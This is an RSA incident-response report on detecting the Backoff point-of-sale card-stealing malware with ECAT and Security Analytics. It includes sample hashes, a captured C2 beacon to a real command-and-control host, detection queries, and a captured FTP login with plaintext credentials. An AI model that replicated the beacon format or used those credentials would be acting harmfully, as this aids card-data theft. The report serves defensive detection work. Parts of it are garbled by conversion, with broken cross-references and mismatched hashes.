

RSA Incident Response: Threat Detection Techniques - Backoff Point of Sale Malware

RSA Security

August 2014



Table of Contents

1. EXECUTIVE SUMMARY 3

2. ECAT DETECTION 4

3. SECURITY ANALYTICS DETECTION 6

 3.1 MALWARE DETECTION 6

 3.2 LATERAL MOVEMENT TECHNIQUES..... 8

 3.3 EXFILTRATION TECHNIQUES 10

4. CONCLUSION 12

5. APPENDIX A..... 13

 5.1 ECAT SCORES ON VARIANTS..... 13

 5.2 SA MALWARE APPLIANCE SCORE ON VARIANTS..... 13

Figure 1: ECAT malicious process detection 4

Figure 2: ECAT detection of malicious service 4

Figure 3: ECAT detection of tools being used maliciously 5

Figure 4: Security Analytics File Summary 6

Figure 5: Top 10 Event Indicators of Compromise – Static Analysis 7

Figure 6: Security Analytics PsExec Detection 9

Figure 7: Security Analytics PsExec Detail..... 10

Figure 8: Security Analytics FTP Detection 11

Table 1: Sample list..... 3

Table 2: ECAT results 13

Table 3: SA Malware Appliance analysis results 13

1. Executive Summary

“Backoff” is part of a recently discovered InfoStealer malware family aimed at Point of Sale systems. RSA has identified that this malware family has been documented in three variants:

- 1.4,
- 1.55 (also known as “Backoff”, “Goo”, “MAY”, “net”),
- 1.56 (also known as “LAST”).

The first record of a Backoff variant infection occurred in October 2013. In total, the malware is characterized by the following four capabilities:

- Memory scraping for tracking and collecting data
- Stub injection into explorer.exe process
- Keylogging
- Command & control (C2) communication

The oldest variant (1.4) does not include keylogging capabilities and version 1.55 does not include the explorer.exe stub injector that is used to ensure persistence even if the malware main process crashes.

The goal of Backoff is to identify and steal credit card and transaction data through traditional memory scraping mechanisms also seen in other POS malware such as Alina, BlackPOS and Dexter. As usual, the malware uploads collected data to a hardcoded C2 that can also command the malware to update itself or download and install other malware. Backoff has been studied by several research companies and US CERT published an Advisory on July 31, 2014:

- <https://www.us-cert.gov/ncas/alerts/TA14-212A>

This report will not delve into the technical artifacts of the malware, but simply show how RSA tools like Security Analytics and ECAT would have alerted an organization about this type of infection, leading to expedited response time, reduced exposure, and subsequently helping stop the attack before any data theft occurred. Included along with this report is content that can be deployed to RSA products to detect different aspects of this attack.

RSA has tested the following samples:

Sample	File Type	Variant	MD5
484841d4a3dadd95552c278a41072ebec1eda9a9bbd93d29be4215df595b016d	EXE	V1.4	6A0E49C5E332DF3AF78823CA4A655AE8
3a40b3fcb0707e9b5ae6dd9c7b4370b101c37c0b48fa56a602a39e6d7d5d0de5	EXE	1.55 “GOO”	17E1173F6FC7E920405F8DBDE8C9ECAC
a88573c55b3901e5e40502ac9146449c1b21b9c8fdafad249c6760be2aa947ae	EXE	1.55 “BACKOFF”	CA4D58C61D463F35576C58F25916F258
d9ba782016e834bab365d72071a66c54aa3b6821d957908b2da316cc5b66a8bd	EXE	1.55 “NET” -	0607CE9793EEA0A42819957528D92B02
11591204155db5eb5e9c5a3adbb23e99a75c3b25207d07d7e52a6407c7ad0165	EXE	V1.56	12C9C0BC18FDF98189457A9D112EEBFC

Table 1: Sample list

The accompanying digital appendix includes Yara Signatures that can be used by an organization to determine if they currently have these types of malicious files present in their enterprise.


Also available in the digital appendix is a Blacklist that can be imported into ECAT to help an organization quickly identify and categorize known files.

2. ECAT Detection

The central component of every POS malware, Backoff included, is the memory scraper. This means that the malware is configured to “hook” into payment application binaries working on a victim system. These applications are responsible for processing authorization data, which includes the [full magnetic stripe data](#) (TRACK 1 and TRACK 2). When authorization data is processed, the payment application will decrypt the transaction on the POS system, and store the authorization data in RAM, as the data needs to be decrypted in order for the authorization to be completed. Backoff, as with other POS malware, exploits the weakness in POS transaction flow by collecting the transaction data when it is stored in RAM.

To successfully collect transactions I/O from the victim system, the malware should keep itself resident and active in memory, which also provides for identification of the malware on a POS terminal. To monitor transactions the malware remains active in the Victim computer as a System process. Backoff, based on behavioral analysis, uses the process name “mswinhost.exe”. During testing, ECAT was able to detect the malware, even before RSA IR had created specific content for this variant of memory scraping malware.


Error! Reference source not found. illustrates that ECAT detected an unknown process, providing context that the activity is related to the “MSWINHOST.EXE” service running on the machine.



Process	Suspect Level	Suspect Reasons	Username	Signature	Module Path
[MEM HASH] mswinhost.exe:2044	50	Suspect Thread, A...	Admin	Not Signed: FileZilla Project	C:\Users\Admin\AppData\Roaming\AdobeFlashPlayer\mswinhost.exe
vmtoolsd.exe:1668	3	Autostart, Unknown	Admin	Need Revoke Update: VM...	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
GoogleUpdate.exe:2320	3	Autostart, Unknown	SYSTEM	Root Not trusted, Need Re...	C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
vmtoolsd.exe:1576	3	Autostart, Unknown	SYSTEM	Need Revoke Update: VM...	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
svchost.exe:700	2	Autostart	NETWORK...	Need Revoke Update: Mic...	C:\Windows\System32\svchost.exe
svchost.exe:624	2	Autostart	SYSTEM	Need Revoke Update: Mic...	C:\Windows\System32\svchost.exe
lsass.exe:516	2	Autostart	SYSTEM	Need Revoke Update: Mic...	C:\Windows\System32\lsass.exe
EcstService.exe:1412	27	Autostart, Bytes Se...	SYSTEM	Need Revoke Update: Sil...	C:\Windows\System32\EcstService.exe
spoolsv.exe:1172	2	Autostart	SYSTEM	Need Revoke Update: Mic...	C:\Windows\System32\spoolsv.exe
svchost.exe:896	2	Autostart	SYSTEM	Need Revoke Update: Mic...	C:\Windows\System32\svchost.exe
svchost.exe:848	2	Autostart	LOCAL SE...	Need Revoke Update: Mic...	C:\Windows\System32\svchost.exe
svchost.exe:820	2	Autostart	SYSTEM	Need Revoke Update: Mic...	C:\Windows\System32\svchost.exe
appsvcs.exe:336	2	Autostart, Packed	NETWORK...	Need Revoke Update: Mic...	C:\Windows\System32\appsvcs.exe
svchost.exe:1244	2	Autostart	LOCAL SE...	Need Revoke Update: Mic...	C:\Windows\System32\svchost.exe

Figure 1: ECAT malicious process detection

Error! Reference source not found. highlights the malicious service that was started by the Backoff malware. Using ECAT to conduct daily interval scanning to detect malicious processes and services will allow the ECAT administrator to review the Module Info box, highlighted in **Error! Reference source not found.** to see how many machines are running the process.



Module Name	Suspect Level	Suspect Reasons	Type	Arguments	Signature	Hash Lookup	Module Path
mswinhost.exe	5	Autostart, Attribute Hidden, Unkn...	Login		Not Signed: FileZilla Project	Unknown	c:\users\admin\appdata\roaming\adobe\flashplayer\mswinhost.exe
WinMail.exe	4	Autostart, Attribute Hidden	Explorer	OCInstallUserConfigOE	Need Revoke Up...	Unknown	c:\program files\windows mail\WinMail.exe
WinMail.exe	4	Autostart, Attribute Hidden	Explorer	OCInstallUserConfigOE	Need Revoke Up...	Unknown	c:\program files (x86)\windows mail\WinMail.exe
vmhgs.dll	3	Autostart, Unknown	Network Providers		Need Revoke Up...	Unknown	c:\windows\system32\vmhgs.dll
vmhgs.dll	3	Autostart, Unknown	Network Providers		Need Revoke Up...	Unknown	c:\windows\system32\vmhgs.dll
tpvmm.dll	3	Autostart, Unknown	Print Monitor		Need Revoke Up...	Unknown	c:\windows\system32\tpvmm.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll
vsocklib.dll	3	Autostart, Unknown	Winsock Providers		Need Revoke Up...	Unknown	c:\windows\system32\vsocklib.dll

Figure 2: ECAT detection of malicious service

Figure 3 further demonstrates ECAT’s inherent ability to detect and identify files that can be used maliciously in environments.

Applying a Blacklist on the malicious Backoff process, we have been able to check the presence of the process and it's files in other systems managed by ECAT.

File Name	Type	Error	Suspect Level	Suspect Reasons	Download Time	Size	Signature	Hash Lookup	Download Status
moxmb10.sys	File Download		8	Filter Driver	9/2/2014 1:07 PM	288768 bytes (28...	Need Revoke Up...	Unknown	Downloaded
moxmb20.sys	File Download		8	Filter Driver	9/2/2014 1:04 PM	128000 bytes (12...	Need Revoke Up...	Unknown	Downloaded
msahci.sys	File Download		2	Autostart	9/2/2014 1:07 PM	31104 bytes (30....	Need Revoke Up...	Unknown	Downloaded
MsfS.SYS	File Download		8	Filter Driver	9/2/2014 1:04 PM	26112 bytes (25....	Need Revoke Up...	Unknown	Downloaded
MsfS.SYS	File Download		8	Filter Driver	9/2/2014 2:07 PM	19072 bytes (18....	Need Revoke Up...	Unknown	Downloaded
msisadv.sys	File Download		2	Autostart	9/2/2014 1:07 PM	15424 bytes (15....	Need Revoke Up...	Unknown	Downloaded
MSONSEXT.DLL	File Download		3	Autostart, Packed, U...	9/2/2014 2:17 PM	561209 bytes (54...	Not Signed	Unknown	Downloaded
mswinhost.exe	File Download		27	Autostart, Attribute H...	9/2/2014 2:07 PM	110592 bytes (10...	Not Signed: FileZ...	Unknown	Downloaded
Mup.sys	File Download		10	Autostart, Filter Driver	9/2/2014 2:07 PM	105472 bytes (10...	Need Revoke Up...	Unknown	Downloaded

Filtered Computers : 2 items found

Computer State	Computer Name	M.S.L.	Module Name	Last Scan	Request Time	Remote IP	Version	User Name	Install Time	Driver Status
	VICTIMXP	67	mswinhost.exe	9/2/2014 2:07 PM		192.168.1.41	v3.5.0.0	Administrator	9/2/2014 10:46 ...	
	WIN7-VICTIM	102	mswinhost.exe	9/2/2014 1:00 PM		192.168.1.102	v3.5.0.0	Admin	6/17/2014 11:14...	

Figure 3: ECAT detection of tools being used maliciously

In presence of a packer executable an analyst could also perform an integrity check between the original malware file and it's process in memory. In our case the malware was not encrypted.

The above results within ECAT have been confirmed valid on every Backoff POS variant (1.4 to 1.56) analyzed.

All samples have presented the same behavior in ECAT and had a similar suspect level, between 67 and 106, as reported in Appendix A.

3. Security Analytics Detection

3.1 Malware Detection

The Security Analytics Malware Analysis engine is an automated malware analysis processor designed to analyze certain types of file objects (for example, Windows PE, PDF, and MS Office) to assess the likelihood that a file is malicious. Using the Malware Analysis engine, an analyst can prioritize the massive number of files captured in order to focus efforts on the files that are most likely to be malicious.

Security Analytics Malware Analysis detects indicators of compromise using four distinct analysis methodologies:

- » Network Session Analysis (network)
- » Static File Analysis (static)
- » Dynamic File Analysis (sandbox)
- » Security Community Analysis (community)

Each of the four distinct analysis methodologies is designed to compensate for inherent weaknesses in the others. For example, Dynamic File Analysis can compensate for Zero-Day attacks that are not detected during the Security Community Analysis phase. By avoiding malware analysis that strictly focuses on one methodology, the analyst is more likely to be shielded from false negative results.

Configuration of the Malware Engine is extremely flexible allowing for the selective use of community and external Sandbox services to help limit exposure of sensitive information in certain situations. Figure 4 shows the initial summary of analysis performed by the Malware Engine. In this example, the analyst did not submit to the community or use an AV engine to analyze the malware.

Static Analysis Highlights a88573c55b3901e5e40502aexe Score : 81















 Company FileZilla Project	 SHA1 85e9fcc38b1683f94e12a438cbea17679bb8b724
 Language Galician	 Subsystem Type IMAGE_SUBSYSTEM_WINDOWS_GUI
 Product Name bestimmtere	 Internal Name Fernsehleuchten
 File Version 1.06.0003	 Product Version 1.06.0003
 Digital Signature TRUST_E_NOSIGNATURE	 File Types PE32
 MD5 f5b4786c28ccf43e569cb21a6122a97e	 Original File Name Fernsehleuchten.exe
 File Size 108.00 KB (110,592 bytes)	 PE Size 108.00 KB (110,592 bytes)

Figure 4: Security Analytics File Summary

Based on the analysis performed by the Malware Engine, the Backoff binary has been easily determined as malicious. Figure 5 below shows the Top 10 Indicators of Compromise (IoC) collected from Backoff malware static analysis.







TOP 10 INDICATORS OF COMPROMISE	
	Static (PE) - Meta: Version Information has Abnormal Legal Info (Based on Company) File: a88573c55b3901e5e40502ac9146449c1b21b9c8dfdfad249c6760be2aa947ae.exe, type: IMAGE_FILE_MACHINE_I386, size: 110592, pe size: 110592, md5: f5b4786c28ccf43e569cb21a6122a97e, sha1: 85e9fcc38b1683f94e12a438cbea17679bb8b724
	Static (PE) - DLL Imports: Import Table Missing Kernel32.dll - Possible Obfuscation of Dynamic DLL Loading EXEs that do not explicitly link with kernel32.dll are suspected of attempting to obfuscate which DLLs they intend to use.
	Static (PE) - File Size: Abnormally Small in Size (<150k) File: a88573c55b3901e5e40502ac9146449c1b21b9c8dfdfad249c6760be2aa947ae.exe, type: IMAGE_FILE_MACHINE_I386, size: 110592, pe size: 110592, md5: f5b4786c28ccf43e569cb21a6122a97e, sha1: 85e9fcc38b1683f94e12a438cbea17679bb8b724
	Static (PE) - Checksum: Invalid Checksum Value CheckSum Value Set to: 0x23c98
	Static (PE) - COFF Header: Timestamp (TimeDateStamp) is a Future Time Found Unexpected Date Value: 1970-01-17 03:36:16
	Static (PE) - Authenticode: Not Digitally Signed File: a88573c55b3901e5e40502ac9146449c1b21b9c8dfdfad249c6760be2aa947ae.exe, type: IMAGE_FILE_MACHINE_I386, size: 110592, pe size: 110592, md5: f5b4786c28ccf43e569cb21a6122a97e, sha1: 85e9fcc38b1683f94e12a438cbea17679bb8b724

Figure 5: Top 10 Event Indicators of Compromise – Static Analysis

3.2 Network streams detection

POS malware, as with Trojans in general, are prone to generate communication streams that could be easily detected, once the analyst knows the malware behavior. Backoff POS malware falls in this category, as it has a simple yet easily identifiable HTTP string that it uses during communication with its C2. The HTTP string contains a number of parameters that are included when this malware makes a request to the C2 server. A typical string is as follows:

Event Reconstruction

device	id	type	source	destination	service	first packet time
NwConcentrator	20308	Network Session	172.16.41.215 : 1065	188.241.141.160 : 80	80	2014-09-11T17:02:54.77

Request & Response

Top To Bottom

View Text

Actions

Open Event in New Tab

Can

Request

```

POST /windebug/updcheck.php HTTP/1.0
Host: total-updates.com
Accept: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Accept-Language: en-us
Accept-Encoding: text/plain
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

&op=1&id=isEXqpC&ui=Administrator @ PC&wv=11&gr=wed&bv=1.56

```

Response

```

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 11 Sep 2014 13:02:31 GMT
Content-Type: text/html
Connection: close

Thanks!

```

Figure 6: Typical Backoff POS communication stream

The values are:

- op** : Static value of '1'
- id** : randomly generated 7 character string
- ui** : Victim username/hostname
- wv** : Version of Microsoft Windows
- gr** (Not seen in version 1.4) : Malware-specific identifier
- bv** : Malware version
- data** (optional) : Base64-encoded/RC4-encrypted data

Due to the above conditions, it is easy to develop a specific query in Security Analytics that highlights the presence of Backoff POS streams in a network. The query could be:

```
action = 'put' && query contains '&op=1&id='
```

or:

```
service = '80' && query contains '&op=1&id=' && query contains '&wv='
```

If we apply the query, we are able to identify Backoff streams to the C2 as follows:

Event Time	Event Type	Size	Details
2014-09-03T14:19:34	Network	3 KB	172.16.85.207 -> 81.4.111.176 1061 -> 80
2014-09-03T14:20:24	Network	1 KB	172.16.85.207 -> 188.241.141.160 1063 -> 80
2014-09-03T14:21:10	Network	1 KB	172.16.85.207 -> 188.241.141.160 1065 -> 80
2014-09-03T14:21:56	Network	1 KB	172.16.85.207 -> 188.241.141.160 1066 -> 80
2014-09-03T14:22:42	Network	1 KB	172.16.85.207 -> 188.241.141.160 1067 -> 80
2014-09-03T14:23:28	Network	1 KB	172.16.85.207 -> 188.241.141.160 1068 -> 80
2014-09-11T13:02:36	Network	3 KB	172.16.9.178 -> 81.4.111.176 1061 -> 80
2014-09-11T13:03:25	Network	1 KB	172.16.9.178 -> 188.241.141.160 1063 -> 80
2014-09-11T13:04:10	Network	1 KB	172.16.9.178 -> 188.241.141.160 1064 -> 80

Figure 7: Query result in Security Analytics

An additional IoC can be used as a confirmation of the presence of Backoff POS on a host machine. The 'id' parameter seen in network stream is also stored, in the Software registry hive, in the following location:

HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\identifier

3.3 Lateral Movement Techniques

In POS system breaches, attackers often penetrate the network from vulnerable web facing servers, navigating through the network, until they are able to reach the POS systems. This type of lateral movement can easily be detected using Security Analytics before the attackers even reach their intended targets.

Using the Windows “net” commands, scheduling tasks using the AT command, and using freely available system administration tools like PsExec are common practices that are successfully employed by attackers. This type of traffic is easily recognized by Security Analytics. Customized alerts can be created through the Security Analytics reporting function to warn organizations when/if this type of activity occurs.

Figure 8 depicts how Security Analytics is adept at characterizing traffic like potential adversarial lateral movement. The traffic shown depicts multiple SMB sessions between two internal systems. This is just one of the many ways Security Analytics can break traffic down into easily digestible parts allowing traffic to be reviewed from multiple viewpoints.

PSEXEC > irdec01					
<input type="checkbox"/>	Event Time	Event Type	Event Theme	Size	Details
<input type="checkbox"/>	2014-01-17T20:03:42	Network	SMB	228 KB	↔ C8:E0:EB:16:35:B9 -> 00:0C:29:29:FB:35 ↔ 192.168.0.7 -> 192.168.0.4 🔑 58860 -> 445 ↔ sessionid : 197696709 📄 payload : 213236 📄 medium : 1 🏢 eth.dst.vendor : VMware, Inc. 🔑 tcp.flags : 26 ⚠ risk.info : flags_syn ⚠ risk.info : flags_psh ⚠ risk.info : flags_ack 📄 streams : 1 View All Meta
<input checked="" type="checkbox"/>	2014-01-17T20:03:42	Network	SMB	228 KB	↔ C8:E0:EB:16:35:B9 -> 00:0C:29:29:FB:35 ↔ 192.168.0.7 -> 192.168.0.4 🔑 58860 -> 445 ↔ sessionid : 197697054 📄 payload : 213236 📄 medium : 1 🏢 eth.dst.vendor : VMware, Inc. 🔑 tcp.flags : 26 ⚠ risk.info : flags_syn ⚠ risk.info : flags_psh ⚠ risk.info : flags_ack 📄 streams : 1 View All Meta

Figure 8: Security Analytics PsExec Detection

Figure 9 further details the PsExec traffic, allowing an organization to quickly triage the traffic to determine if it's malicious. It shows a connection to the Windows ADMIN\$ share in which a file called PSEXESVC.exe is transferred. The PSEXESVC.exe is started as a service by PsExec using the Windows Service Control Manager API on the remote system. Once started, PsExec can execute commands on the remote system through the named pipe psexecsvc. This traffic is just one example of how Security Analytics could have alerted an organization during the early stages of an attack.




Figure 9: Security Analytics PsExec Detail

3.4 Exfiltration Techniques

In POS attacks and other intrusions, attackers will often use FTP, as a method of exfiltrating data from a network. Figure 10 is an illustration of how Security Analytics detects and displays this type of traffic. Security Analytics can be customized to alert an organization if this type of traffic is occurring with non-approved IP Addresses.

https://investigation/1/navigate/event/DETAILS/68988

Investigation Navigate Malware

Event Reconstruction

device	id	type	source	destination	service	first p
	68988	network session	: 49212	: 21	21	2014

Request & Response View Text Actions

Response

```
220----- Welcome to Pure-FTPd [privsep] [TLS] -----
220-You are user number 1 of 50 allowed.
220-Local time is now 10:49. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
```

Request

USER digitalw

Response

```
331 User digitalw OK. Password required
```

Request

PASS Crysis1089

Response

```
530 Login authentication failed
```

Request

CWD public_html

Response

```
530 You aren't logged in
```

Request

CWD cgi-bin

Response

```
530 You aren't logged in
```

Request

TYPE I

admin | English (United States) GMT+00:00

Figure 10: Security Analytics FTP Detection

4. Conclusion

Using tools such as Security Analytics and ECAT in an enterprise can help identify incidents early, before sensitive data has actually been accessed or stolen. Decreasing the time to detection is critical when dealing with sensitive data, and having this situational awareness can initiate a quicker incident response and reduce exposure. Security Analytics and ECAT provide corporations with the capability to discover and mitigate attacks before they become major incidents. The complimenting strengths of the two toolsets not only help analysts locate common problems but assist in sifting through the fog to identify what would have otherwise gone undetected. Focusing on broad and early detection of malicious activity in the enterprise should always be a high priority to organizations.

5. Appendix A

5.1 ECAT scores on variants

The following table shows scores obtained by running the samples in different Windows hosts (Windows XP and Windows 7) where ECAT Agent has been deployed:

Sample	Variant	ECAT SCORE
484841d4a3dadd95552c278a41072ebec1eda9a9bbd93d29be4215df595b016d	V1.4	From 95 to 102
3a40b3fcb0707e9b5ae6dd9c7b4370b101c37c0b48fa56a602a39e6d7d5d0de5	1.55 "GOO"	From 80 to 93
a88573c55b3901e5e40502ac9146449c1b21b9c8fdaf249c6760be2aa947ae	1.55 "BACKOFF"	From 67 to 102
d9ba782016e834bab365d72071a66c54aa3b6821d957908b2da316cc5b66a8bd	1.55 "NET" -	104
11591204155db5eb5e9c5a3adbb23e99a75c3b25207d07d7e52a6407c7ad0165	V1.56	From 97 to 106

Table 2: ECAT results

5.2 SA Malware Appliance score on variants

The table below illustrates the results of the submitted samples in SA Malware Appliance, with results taken from Static Analysis and Threatgrid Sandbox:

Sample	Variant	SA Malware Appliance SCORE	
		STATIC	SANDBOX
484841d4a3dadd95552c278a41072ebec1eda9a9bbd93d29be4215df595b016d	V1.4	84	90
3a40b3fcb0707e9b5ae6dd9c7b4370b101c37c0b48fa56a602a39e6d7d5d0de5	1.55 "GOO"	23	90
a88573c55b3901e5e40502ac9146449c1b21b9c8fdaf249c6760be2aa947ae	1.55 "BACKOFF"	81	90
d9ba782016e834bab365d72071a66c54aa3b6821d957908b2da316cc5b66a8bd	1.55 "NET" -	81	90
11591204155db5eb5e9c5a3adbb23e99a75c3b25207d07d7e52a6407c7ad0165	V1.56	74	90

Table 3: SA Malware Appliance analysis results

The low result of the Static analysis on 1.55 "GOO" variant is due to the use of encryption (Custom Packer) on the malware file.

<input type="checkbox"/>	Static	NextGen	Community	Sandbox	AV			# Files	Date Archived
<input type="checkbox"/>								1	2014-09-02T20:59:49
<input type="checkbox"/>								1	2014-09-02T20:11:56
<input type="checkbox"/>								1	2014-09-02T15:32:57
<input type="checkbox"/>								1	2014-09-02T15:32:54
<input type="checkbox"/>								1	2014-09-02T15:32:52

Figure 11 - SA Malware Appliance results



The Security Division of EMC